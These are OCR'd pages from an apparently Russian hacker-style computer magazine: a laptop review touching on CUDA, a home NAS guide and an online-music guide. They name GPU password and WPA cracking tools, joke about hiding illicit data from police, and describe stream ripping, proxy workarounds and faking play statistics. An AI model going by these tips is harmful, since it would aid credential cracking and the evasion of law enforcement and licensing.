Turbo Boost. Штука потрясающая: в случае большой нагрузки, когда компьютеру нужна дополнительная производительность, отдельные ядра процессора могут разгоняться автоматически. Кстати, о ядрах — в любом процессоре i7 их четыре. Причем в новой платформе вновь задействована уже подзабытая технология Hyperthreading, реализующая два виртуальных ядра на одно физическое — в итоге, получаем 8 виртуальных ядер в системе. Вот теперь я точно знаю, как можно удивить приятеля — достаточно показать окно таксменеджера с диаграммой загрузки каждого из ядер :). Контроллер памяти находится в самом процессоре, а не в отдельном чипсете. Главный вопрос — насколько Core i7 быстрее Core 2 Duo, и быстрее ли вообще? Прирост производительности на новых процах оказывается в среднем 25% при равных с Core 2 Duo тактовых частотах. Оверклокинг возможен, как и ранее, только при установке на ноутбук процессора Extreme Edition с разблокированным коэффициентом умножения.

ИГРАМ БЫТЬ!

В нашем тестовом образце установлен четырехядерный Intel® Core™ Q820 с частотой 1.74 ГГц с функцией авторазгона до 2.9 ГГц и и 8-мегабайтным кэшем L3. Вся система работает на чипсете Intel PM55 в связке с 4 Гб оперативки DDR3-1333 МГц. Кстати говоря, платформа Core i7 поддерживает исключительно DDR3. В системе установлено два жестких диска, причем, от разных производителей — 320 Гб Western Digital и 320 Гб Hitachi. Интересно, кто из них проживет дольше? :) Важная часть системы — это дискретная видяха Nvidia GeForce GT 240M с 1 Гб памяти. На 16-дюймовом экране с расширением 1366x768 и с такой убойной конфигурацией можно играть в любые игры. Мультимедийная натура ноута подчеркивается во всем. Наша модель M60J была оснащена Blu-ray приводом. В верхней части клавиатуры находится специальная сенсорная панель, с помощью которой осуществляется управление звуком и медиаплеером. А по бокам — два качественных динамика от известной компании Altec Lansing.

NVDIA CUDA

Впрочем, что там игры? Мы-то знаем, что современные видюхи можно использовать и в совершенно других целях. Достаточно взглянуть на стикер nVidia на корпусе «машинки» с аббревиатурой CUDA, подтверждающей наше предположение. Да, M60J отлично справится со сложными вычислениями с использованием мощности конвейерных вычислений процессора твоей видеокарты (GPU). Мало-помалу, технологию CUDA берут на вооружение не только разработчики брутфорсеров и прочих хакерских тулз, но и вполне обычных приложений. После установки последнего PS4 Photoshop'а программа радостно сообщает, что отныне поддерживает ускорение за счет видеокарты и просит обновить драйвера. Медиаконвертер Badaboom (www.badaboomit.com) работает только в случае наличия CUDA, но зато переводит видео в нужный формат гораздо быстрее аналогов. Другой конвертер — TMPGEnc (www.tmpgenc.net) — и видеоредактор CyberLink PowerDirector служит для наложения на картинку сложных фильтров.

Для хакера CUDA — это вообще вещь особенная. Помнишь задание с первого ring0cup, когда нужно по хешу разгадать пароль и соль? Решить задачу можно только в лоб, путем перебора. И хотя связка пароль-соль были максимально простые, чтобы подобрать на любом компьютере и с минимальным словарем, самый быстрый брутфорсер можно написать с использованием CUDA. Реализовать такую штуку очень просто, например, с помощью Python и специальной библиотеки PyCuda (mathema.tician.de/software/pycuda). Оценить мощь подобной оптимизации можно на примере программы BarwWF (3.14.by/ru/md5), перебирающей md5-хеш со скоростью до 350 миллионов ключей в секунду! Практически нереальный взлом ключа для беспроводной сети, защищенной WPA, можно сделать чуточку более реальным, если составить радужные таблицы и опять же, с помощью CUDA, воспользоваться утилитой pyrit (code.google.com/p/pyrit). Ты еще спрашиваешь, зачем нужна CUDA?

PS

Резюмируем: M60J относится к классу топовых ноутбуков. Если процессор и платформа, то новейшие Core i7. Если память, то обязательно 4 Гб DDR3. Если видеокарта, то дискретная GeForce GTX 240M с поддержкой CUDA. Если привод, то Blu-ray. Если беспроводной адаптер, то обязательно с поддержкой стандарта 802.11n. И так — во всем. Нам такая позиция нравится :).



Подробнее о ноутбуках ASUS серии M и других гаджетах вы можете узнать в новом дискуссионном сообществе на trendclub.ru. Trend Club — дискуссионный клуб для тех, кто интересуется прогрессом и задумывается о будущем. Участники Trend Club обсуждают технические новинки, информационные технологии, футурологию и другие темы завтрашнего дня.

Trend Club поддерживается компаниями Intel и ASUS и проводит регулярные конкурсы с ценными призами.

Корпорация Intel, ведущий мировой производитель инновационных полупроводниковых компонентов, разрабатывает технологии, продукцию и инициативы, направленные на постоянное повышение качества жизни людей и совершенствование методов их работы. Дополнительную информацию о корпорации Intel можно найти на Web-сервере компании Intel http://www.intel.ru, а также на сайте http://blogs.intel.com. Для получения дополнительной информации о рейтинге процессоров Intel посетите сайт www.intel.ru/rating.



СПАСИ И СОХРАНИ

ЧУЛОК ДЛЯ ВАРЕЗНЫХ СБЕРЕЖЕНИЙ

В былые времена у меня дома было три компьютера. Один круглые сутки роутил трафик локалки и раздавал интернет, на втором был запущен FTP-демон, который с 5-ти жестких дисков раздавал поразительные для тех времен 600 Гбайт разного стафа. Собственно, только третий оставался для обычной работы. Со временем, увы, романтика гудящих сутки напролет компьютеров ушла, и появилось стойкое желание от всего этого барахла избавиться.:). Ну, разве ж не круто отдать все задачи по обслуживанию сети маленькому роутеру, который сам раздает IP-адреса, фильтрует пакеты и пробрасывает порты во внутреннюю сеть? Он же ведь сам по себе маленький компьютер. В статье «Level-up для точки доступа» мы даже рассказывали, как поднять на роутере торрент-клиент, который круглые сутки качал бы свежие файлы и раздавал по сети не без бубна развернутой Samba'ы. Увы, идея немного провалилась, потому как девайс явно не был предназначен для такой нагрузки по USB, а потому работал с внешним жестким диском не быстрее, чем 2 Мб/с. В тот момент я задумался о том, чтобы правильно организовать сетевое хранилище. Нужен был специальный девайс, который сделал бы доступными по сети файлы с подключенных жестких дисков и бесшумно выполнял свою работу круглые сутки. И лишь недавно я все-таки разорился по покупку хорошего NAS (Network Attached Storage), который, к приятному удивлению, оказался намного более полезным приобретением, чем просто «сетевым жестким диском».

ТИШЕ ВОДЫ, НИЖЕ ТРАВЫ

Как и многие другие embedded-устройства, NAS представляет собой маленький компьютер. Если взять какую-либо продвинутую новинку, например, сетевой накопитель QNAP TS-219P, который и стал виновником дыры в моем личном бюджете, то внутри у него: центральный процессор Marvel Kirkwood 1,2 ГГц и 512 Мбайт оперативной DDR2, на который установлена специальная версия Linux. Разница в том, что такой коробочке не нужно места на рабочем столе и она практически бесшумна. Вместо того чтобы оставлять включенным компьютер с расшаренными дисками, который жрет электричество и постоянно гудит, часто может быть достаточно одной такой коробочки. Даже если поставить ее рядом с собой, то единственное, что услышишь, — это работу жестких дисков. Низкий уровень шума достигается специальной конструкцией NAS'а, малыми оборотами вращения вентилятора, технологией SmartFAN, остановкой накопителей при отсутствии активности, причем многие параметры настраиваются. Установить такое устройство жесткий диск – раз плюнуть. Достаточно прикрутить его 4-мя винтами к специальной салазке и задвинуть в отсек до фиксации. У меня к этому времени уже был внешний «терайбайтник» с интерфейсом eSATA, поэтому наличие у этого NAS'а разъемов eSATA, к которым также можно подключить внешние жесткие диски без всякого вскрытия устройства, было особенно кстати. Таким образом, объем сетевого хранилища не ограничен только внутренними HDD. Причем, если для внутренних дисков используются никсовые файловые системы EXT3 и EXT4, то внешние носители можно подключать (в том числе и к портам USB 2.0) «как есть» с FAT и NTFS без необходимости форматирования. Любой доступ к файлам по любым протоколам в обязательном порядке фиксируется в системном журнале.

БЫСТРО И НАДЕЖНО

Может показаться, что если файлы отнесешь подальше от себя, то и работать с ними

будешь, соответственно, медленнее. Толк от сетевого хранилища, которое еле ползает, действительно сомнительный, а этим, увы, грешат немало NAS'ов, особенно стареньких. Впрочем, есть и толковые девайсы, работающие «как надо». Подключившись по гигабиту к TS-219P, я обнаружил, что эта малышка способна записывать на одиночный диск со скоростью до 32 Мбайт/сек. Это очень быстро – почти так же, как если бы диск был подключен просто к настольному ПК. А благодаря встроенному контроллеру iSCSI на сетевых накопителях QNAP можно создавать до восьми виртуальных дисков, форматировать их в требуемой файловой системе и использовать как обычные жесткие диски компьютера по локальной сети и даже через Инет. В Windows XP-Vista-7/Mac OS X можно примонтировать такой виртуальный диск к системе через iSCSI и работать с ним на скоростях, которые позволяет сеть. Консервативным линуксоидам, засидевшимся на старых ветках ядра, придется обновиться, потому как поддержка iSCSI появилась в версии kernel'a 2.6.12.
Удобно и быстро — это, безусловно, хорошо, но надежно ли? Да, файлы на сетевом хранилище находятся ничуть не в меньшей безопасности, чем на типовом ПК. Когда ты в последний раз заглядывал в параметры SMART своего жесткого диска? Лично я уже забыл, когда устанавливал подходящую для этого утилиту, и обнаружил, что у одного из хардов есть серьезные проблемы, увидев заветные циферки в админке NAS'a. Тут уже волей-неволей задумываешься о том, чтобы поднять на насе RAID 1 и зеркально бэкапить данные на второй жесткий диск. Даже если один HDD помрет, данные останутся, а «коробочка» об этом сообщит по e-mail, акустически и визуально. А так как NAS поддерживает «горячую замену», то можно даже не выключать девайс из сети, а просто заменить жесткий диск во время работы. По этой же причине можно начать использовать NAS с одного диска, и в будущем, докупив еще один, сделать из них RAID-массив без потери данных и даже отключения хранилища от сети.

ДОПОЛНИТЕЛЬНЫЕ ВОЗМОЖНОСТИ

Помимо собственно сетевого хранилища, с NAS'ом получаешь ряд приятных бонусов. Не вижу теперь ни малейшей причины закачивать торренты на домашнем компе и засыпать под шум кулеров. Встроенный в NAS торрент-клиент качает файлы круглые сутки, складывая их в одно место — и они тут же доступны на всех компах. Получаем всегда положительный рейтинг на трекерах и никакого шума! :) Встроенный медиасервер UPnP/DLNA — скорее баловство, чем реально полезная функция, особенно для людей, у которых, как и у меня, нет банально телевизора :). Хотя знающие люди говорят, что встроенный медиасервер от TwonkyMedia реально рулит. Ну и пусть говорят, проверить я не смогу при всем желании :) А вот что действительно круто, – так это поддержка веб-камер, с помощью которых можно устроить круглосуточное видеонаблюдение. Можешь не обольщаться, доставая запылившийся «глазок» от Skype'а — придется дополнительно потратиться на полноценную IP-камеру. Но зато приобретя две Wi-Fi камеры, можно мониторить все, что угодно: коридор в подъезде или машину во дворе. NAS в этом случае не только используется для хранения записи, но и для управления. Увы, программисты QNAP почему-то реализовали отображение картинки с камеры в компоненте ActiveX. Мало того, что работает он только под Internet Explorer, так еще и подглючивает, выдавая ошибки с просьбой обратиться к администратору. А если я и есть администратор? :) Лично у меня от этого появилось стойкое желание взять и полностью переписать интерфейс для работы с камерой на Flash, чтобы тот работал под любым браузером. Стандарт — открытый, API у камеры — простое, а запихнуть это все в NAS не составит труда, там же Linux!

NAS, PYTHON И ВСЕ-ВСЕ-ВСЕ

Скажу больше: в продвинутых NAS'ах вообще есть встроенный веб-сервер с предустановленным PHP-интерпретатором и MySQL. Устраивать из NAS'а абузоустойчивый хостинг и ждать гостей в форме не стоит, а вот поднять сайт и показывать на нем статистику по использованию NAS'а каждым из пользователей — вполне можно. Для этого, правда, придется поставить сборщик статистики, обрабатывающий системные логи. К счастью, некоторые производители заботятся о простоте установки на NAS'ы дополнительных модулей: программы для тех же «кунапов» инсталлятся не сложнее, чем под виндой. Закачав с сайта производителя QPKG-пакеты, можно в несколько кликов установить клиент для eMule, интерпретатор Python, phpMyAdmin и ряд других утилит. И хотя количество готовых к употреблению сборок невелико, такой подход позволяет установить самое главное — менеджер пакетов IPGK. С ним-то уж точно можно установить все, что душе угодно. Я, к примеру, первым делом устанавливаю файловый менеджер mc для удобства работы с конфигами. А для тех, кому недостаточно не самого навороченного встроенного торрент-клиента, это отличная возможность поставить что-нибудь более функциональное и продвинутое. Дел на пять минут, тем более что активными членами компьюнити давно выложены готовые инструкции. Самые же смелые товарищи, располагающие знаниями и свободным временем, могут попытаться поставить на NAS любимую *nix-ОС :). Сам я с учетом большой работы с другими embedded-девайсами порывался установить SSH-демон для безопасного администрирования. Лишь после всех приготовлений выяснилось, что он уже установлен :).

ЗАЩИТА ДАННЫХ

Зачем мне понадобился безопасный доступ к устройству, рассказывать не нужно: ты и сам не раз видел, как легко снифается открытый трафик в сети. В этом плане порадовала опция «SSL-вход» перед авторизацией в админке. Дома этим можно пренебречь, но если до админки ты пробрасываешь порт на своем роутере и подключаешься к нему «извне» через Инет, то использовать HTTPS-соединение нужно в обязательном порядке. Что касается безопасной передачи файлов, то самим NAS поддерживаются SFTP-соединения (SSL/TSL). Но если в сетевом хранилище хостятся особенно конфиденциальные данные (ты понимаешь, о чем я говорю), рекомендую взять пакет с OpenVPN и через IPKG развернуть VPN-сервер, дабы работать с такими файлами исключительно по защищенному каналу связи. Слабым местом во всей схеме легко мог бы оказаться сам NAS, но и у него есть механизмы для собственной защиты: в том числе от DDoS и перебора паролей. Едва ли устройство выдержит атаку стотысячного ботнета, но подумай: кому может понадобиться твой домашний NAS? :) К тому же, для предотвращения сетевых атак можно создать набор правил, разрешающих, запрещающих или блокирующих IP-адреса, диапазоны IP-шников или целые подсети, с которых осуществляется доступ к накопителю по протоколам SSH/Telnet/HTTP(S)/FTP/SMB/AFP.

СПРЯТАТЬ ВСЕ

Еще любопытная деталь. Девайс можно хорошенько спрятать дома, так что никакие злые дяди из отдела «К» его не найдут :). А хранить при этом на нем всякие пароли, вирусы, их сорцы, торренты — все, что душе угодно. Вспоминается история, когда в какой-то компании с левой бухгалтерией над навесным потолком был установлен целый компьютер с компрометирующими данными. Подключение выполнялось по витой паре, которая была прикреплена к специальному натяжному ролику. Если сотрудники чувствовали, что пахнет жареным, то просто вытаскивали провод из свитча — и тот тотчас убирался под потолок :). Эх, знали ли бы эти находчивые ребята о NAS: и ведь спрятать его проще, и шума никакого! Параноики безопасности могут вообще подключиться к нему через Powerline-адаптеры, передавая данные через электрическую розетку — тут уж и самим бы накопители не потерять! А если заморочиться еще серьезнее, то встроенный контроллер iSCSI позволить «вынести» NAS по Интернету куда угодно! Он может находиться у бабушки в другом конце Москвы или у брата в Нью-Йорке.
Единственное, чем может отпугнуть качественный NAS, — это цена. Достойное «сетевое хранилище» с хорошей гарантией стоит денег. Например, цена QNAP TS-219P со всеми описанными фичами составляет порядка $500. Аналогичные по возможности модели других производителей (хотя их, честно говоря, раз-два и обчелся) стоят не меньше. Сэкономить здесь можно, ну разве что купив что-нибудь от того же QNAP, но с меньшей производительностью — функционал будет тем же.

СТЕПАН «STEP» ИЛЬИН TWITTER.COM/STEPAH











МУЗЫКАЛЬНАЯ ЛИХОРАДКА ХАКЕРСКАЯ ЖИЗНЬ ПРИПЕВАЮЧИ :)

СИТУАЦИЯ У МЕНЯ, КАК МНЕ КАЖЕТСЯ, ВПОЛНЕ ТИПИЧНАЯ. МУЗЫКУ СЛУШАТЬ ХОЧЕТСЯ, А КАКУЮ — НЕ ВСЕГДА ПОНЯТНО. ГДЕ ВЗЯТЬ ТРЕКИ, КОТОРЫЕ ПОНРАВЯТСЯ? КАК СОБИРАТЬ ПЛЕЙЛИСТЫ ПОД НАСТРОЕНИЕ? У КОГО УЗНАТЬ, ЧТО СЕЙЧАС ИГРАЕТ ПО РАДИО ИЛИ ПРОСТО В МАГАЗИНЕ? И КАК ПРИВЕСТИ В БОЖЕСКИЙ ВИД МИЛЛИОН ТРЕКОВ НА ЖЕСТКОМ ДИСКЕ?

Отношение к музыке у каждого свое. Меня хороший трек заряжает энергией, позволяет полностью погрузиться в рабочий процесс, забыв обо всем, или, наоборот, отдыхать на полную катушку. Но проблема — знатоком музыки я никогда не был. У меня есть огромное количество треков на жестком диске, многие из которых — банально мусор. Добавив их в плейлист, очень скоро начинаешь плеваться и включать что-нибудь проверенное. А так как старый добрый плейлист переслушан до тошноты, то непременно появляется желание отыскать что-нибудь новенькое, свеженькое. Но что?

РАДИО ОНЛАЙН

Тут-то и пришло осознание: а зачем вообще держать музыку на компьютере? Забивать голову поиском новых треков в инете, затерявшихся mp3'шек на жестком диске, а потом составлением плейлистов под разные настроения — слишком серьезная работа, чтобы просто послушать музыку. Но в действительности многое уже давно сделано за тебя — в виде онлайн-радио. Хочешь рок — будет тебе рок! Хочешь фолк — будет фолк. Что угодно — на любой вкус и жанр. В самом примитивном варианте такое радио мало отличается от обычного: заранее составленная сетка вещания, ди-джеи, та же реклама. Разница в том, что таких радиостанций тысячи! Я особенно рекомендую сервис **AOL Radio** (music.aol.com/radioguide/bb), на котором доступны каналы, начиная от традиционного разбиения на различные направления музыки и заканчивая каналами исключительно разговорными или, например, радио со спортивными трансляциями. Один клик мыши — и слушаешь музыку по настроению. Для воспроизведения достаточно одного лишь браузера, а другие станции можно слушать через специальные утилиты **ICY Radio** (icy-radio.en.softonic.com) и **RarmaRadio** (www.raimersoft.com).

И все-таки, тут ты серьезно завязан на музыкального режиссера радиостанции, который, хотя и со знанием дела, но подбирает музыку сам. А хочется так — чтобы полностью под себя. Поэтому не менее интересен другой вариант, когда онлайн-радио представляет собой своеобразную социальную сеть, совмещенную с огромным количеством музыкального контента. Пользователи делятся своими музыкальными предпочтениями, ведется статистика прослушиваемых треков — и на этом основании строятся индивидуальные плейлисты с учетом предпочтений и пожеланий пользователя. Чтобы полностью понять и проникнуться идеей и тем, насколько классно система работает, ее обязательно нужно попробовать.


Одной из лучших таких сетей является



AOL RADIO: ДЕСЯТКИ КАНАЛОВ С МУЗЫКАЛЬНЫМИ НАПРАВЛЕНИЯМИ НА ЛЮБОЙ ВКУС




СКРОББЛЕР И СТАНДАРТНЫЙ ПЛЕЕР ДЛЯ LAST.FM



ГРАББИМ МУЗЫКУ С LAST.FM ПРЯМИКОМ В MP3, ПРОПИСЫВАЯ ТЕГИ И ЗАКАЧИВАЯ ОБЛОЖКИ АЛЬБОМОВ



ЗАПИСЬ ВСЕГО АУДИОПОТОКА С РАЗБИЕНИЕМ НА ТРЕКИ



ИЩЕМ МУЗЫКУ ВКОНТАКТЕ



ИСПОЛЬЗУЯ СПЕЦИАЛЬНЫЕ МОДИФИКАТОРЫ, ИСКАТЬ МУЗЫКУ МОЖНО ВПОЛНЕ УСПЕШНО И ЧЕРЕЗ GOOGLE

Last.fm. Этот сервис начинался как проект аудиоскробблера и лишь потом перерос в самое известное онлайн-радио. Понятие скробблинг подразумевает, что пользователь передает на специальный сервер всю-всю статистику о прослушиваемых композициях: сколько раз и что слушал. В результате получается огромная база, предоставляющая возможность строить цепочки «похожести» композиций. В этом-то и заключается главный плюс таких сервисов, как Last.fm: задай ему направление, скажем, рок, и исполнителя, например, Beatles — и он не будет до умопомрачения проигрывать только Beatles, а предложит тысячи исполнителей и композиций подходящей направленности. Лучшего способа открыть для себя новых исполнителей, по-моему, не существует!

ЧТО ТАКОЕ СКРОББЛИНГ?


На основе анализа статистики прослушиваний пользователям индивидуально подбираются и демонстрируются: рекомендуемые сайтом к прослушиванию музыкальные треки, популярные у схожих по вкусам слушателей (степень «похожести» при подборе можно регулировать). А также — персональные страницы участников с похожими вкусами (эти пользователи считаются «соседями» — англ. Neighbours). Именно поэтому скробблинг интересно использовать еще и для того, чтобы находить что-то новое для себя. Включить его несложно. При прослушивании радио через онлайн-сервис статистика ведется автоматически. Но чтобы собирать статистику с обычных плееров вроде Winamp, необходимо скачать и установить в систему скробблер (last.fm/download). После установки он проверит, какие проигрыватели есть в системе, и предложит установить плагины для foobar2000, iTunes, Winamp, Windows Media player. Впрочем, это не значит, что скробблинг доступен только в этих плеерах. Например, Songbird не зря славится движком от Firefox'а, а потому расширяем за счет плагинов, в том числе и для поддержки передачи информации на скробблинг-сервер. Сами проигрыватели или плееры вроде iPod ведут внутреннюю статистику по воспроизведению треков, которую скробблер предложит загрузить на сервер. Некоторые любят помериться показателем «количество воспроизведенных треков»: при должном желании можно постараться оставить хвастунов не у дел, подправив статистику в локальном плеере (простой вариант) или в момент отправки на сервер (вероятно, вариант посложнее).

АЛЬТЕРНАТИВЫ LAST.FM

Все бы замечательно, но с марта этого года сервис Last.fm стал платным. Использовать скробблер, общаться с людьми, закачивать обложки альбомов и информацию об исполнителе по-прежнему можно free, а вот за прослушивание треков — придется платить денежку. Кроме тех, кто живет в США, Германии... и злыдней, которые используют прокси из этих стран. Я для себя давно решил, что $3 — а именно столько стоит месячная подписка на Last.fm — пустяковые деньги за качественный сервис. С другой стороны, нетрудно найти бесплатную альтернативу. Стоит обратить внимание на следующие проекты: www.imeem.com, www.deezer.com, listen.grooveshark.com, www.playlist.com,

ПОЛЕЗНЫЕ ПРОГРАММЫ В ХОЗЯЙСТВЕ

Minilyrics (www.crintsoft.com). Если хочешь, чтобы с любой проигрываемой в плеере песней отображались ее слова, эта программа для тебя. Утилита совместима с 21 разными плеерами и сама подкачивает лирику из инета.
Random MixTape Maker (www.donationcoder.com/Software/Seedling/MixTape). Когда нужно собрать плейлист из случайных композиций, лучше всего делать это с помощью MixTape Maker'a. Задай общую продолжительность или, например, объем в 700 Мб, чтобы влезло на диск, и он сам подберет композиции.
Floola (www.floola.com) и **Yamilpod** (www.yamipod.com). Альтернативные iTunes'у программы для управления iPod'ом.
RightMark Audio Analyzer (audio.rightmark.org). Этот бенчмарк для звуковой карты проигрывает десяток тестовых звуковых сигналов, записывает и далее сравнивает с оригиналом, чтобы сказать, насколько плоха твоя звуковуха.
Ziepod+ (www.ziepod.com). Подкаст-аггрегатор выгодно отличается от многих других программ хотя бы тем, что может автоматически закачивать подкасты на твой плеер.



info

• Едва ли кто-то незнаком с тем, что уровень звука у разных mp3-композиций сильно различается. Когда одну еле слышно, другая при той же самой громкости начинает орать так, что мало не покажется. Выровнять уровень быстро сможет бесплатная утилита **MP3Gain** (mp3gain.sourceforge.net).

• Если увидишь музыку в формате FLAC, не пугайся. Это Free Lossless Audio Codec, то есть — свободный от потерь кодек, который набирает большую популярность. В отличие от кодеков с потерями Ogg Vorbis и MP3, FLAC не удаляет никакой информации из аудио-потока и подходит для прослушивания музыки на высококачественной звуковоспроизводящей аппаратуре.



warning

Нелегальная закачка музыки, равно как ее распространение, — дело подсудное. Помни об этом!




dvd

Найти в инете упомянутые утилиты несложно, но все разом лежат только в одном месте — на нашем DVD.



Artist	Song	Album
NTL feat. Nervniy	Про Джакса (feat Nervniy)	Шар В Сторону
NTL & LBV	Любовь без взаимности	Даже не думай
NTL	Шар в сторону	Шар в сторону
NTL	Мой малышь, я с тобой	Unknown album
Unknown artist	Unknown song	Unknown album

РЕДКАЯ УТИЛИТА ДЛЯ ПОИСКА МУЗЫКИ. ПОКА РЕДКАЯ... :)



SHAZAM ID ДЛЯ МОБИЛЬНИКА РАСПОЗНАЕТ ЛЮБОЙ ТРЕК «НА СЛУХ»

www.grooveshark.com, www.mixtape.me, а также не работающие без ухищрений с прокси www.spotify.com и www.pandora.com.

ЗАПИСЬ МУЗЫКИ

Благодаря Last.fm, у меня исчезла музыка с компа, но вот с плеером и магнитолой такой фокус не выйдет. Помнишь, как раньше — слушаешь на приемнике радио и записываешь любимые песни на кассету. Так и теперь, только вместо FM — радио цифровое. Сложно удержаться и не сохранить себе на плеер или диск любимый трек. Например, чтобы послушать в машине. Одной из первых утилит для записи треков, проигрываемых в текущий момент на Last.fm, Pandora и других аналогичных сервисах, была **Free music zilla** (www.freemusiczilla.com), которая интегрировалась с браузером. Но у этой тулзы был неоспоримый недостаток — каждый трек приходилось сохранять вручную. Позднее для Last.fm энтузиасты разработали продвинутые утилиты вроде **LastSharp** (lastsharp.en.softonic.com) и **TheLastRipper** (thelastripper.com), предназначенные для автоматического граббинга музыки с онлайн-станции. Сохранялись не только треки в MP3, но и теги, и обложка альбома — надо лишь указать работающий аккаунт Last.fm. Самым же универсальным средством для записи MP3, которому вообще все равно, откуда воспроизводится музыка, является программа **Streaming Audio Recorder** (www.wondershare.com). Для захвата музыки в систему устанавливается виртуальная звуковая карта, пропускающая весь воспроизводимый поток через себя, записывая его. Прога определяет паузы между треками и таким образом нарезает запись на разные файлы. Досада в том, что программа распространяется на платной основе. В качестве бесплатной альтернативы можно взять известный звуковой редактор **Audacity** (audacity.sourceforge.net), который также записывает весь поток в файл, а отсутствующую функцию «авто-нарезки» файлов компенсировать с помощью **mp3DirectCut** (mpesch3.de1.cc). Функция автоматического распознавания тишины отлично разрежет многочасовую запись на отдельные треки.

Я же всегда поступал по-другому, устанавливая для своего плеера **foobar2000** (www.foobar2000.org) плагин foo_lastfm_radi. Имея возможность управлять прослушиванием радио и поиском прямо из любимого плеера, и, к тому же, тут же осуществлять запись в нужную папку, — я считаю это одним из самых удобных вариантов. Установил еще плагин — и уже слушаю ShotCast-радио, одновременно записывая треки в отдельные папочки по трекам.

ГДЕ НАЙТИ МУЗЫКУ?

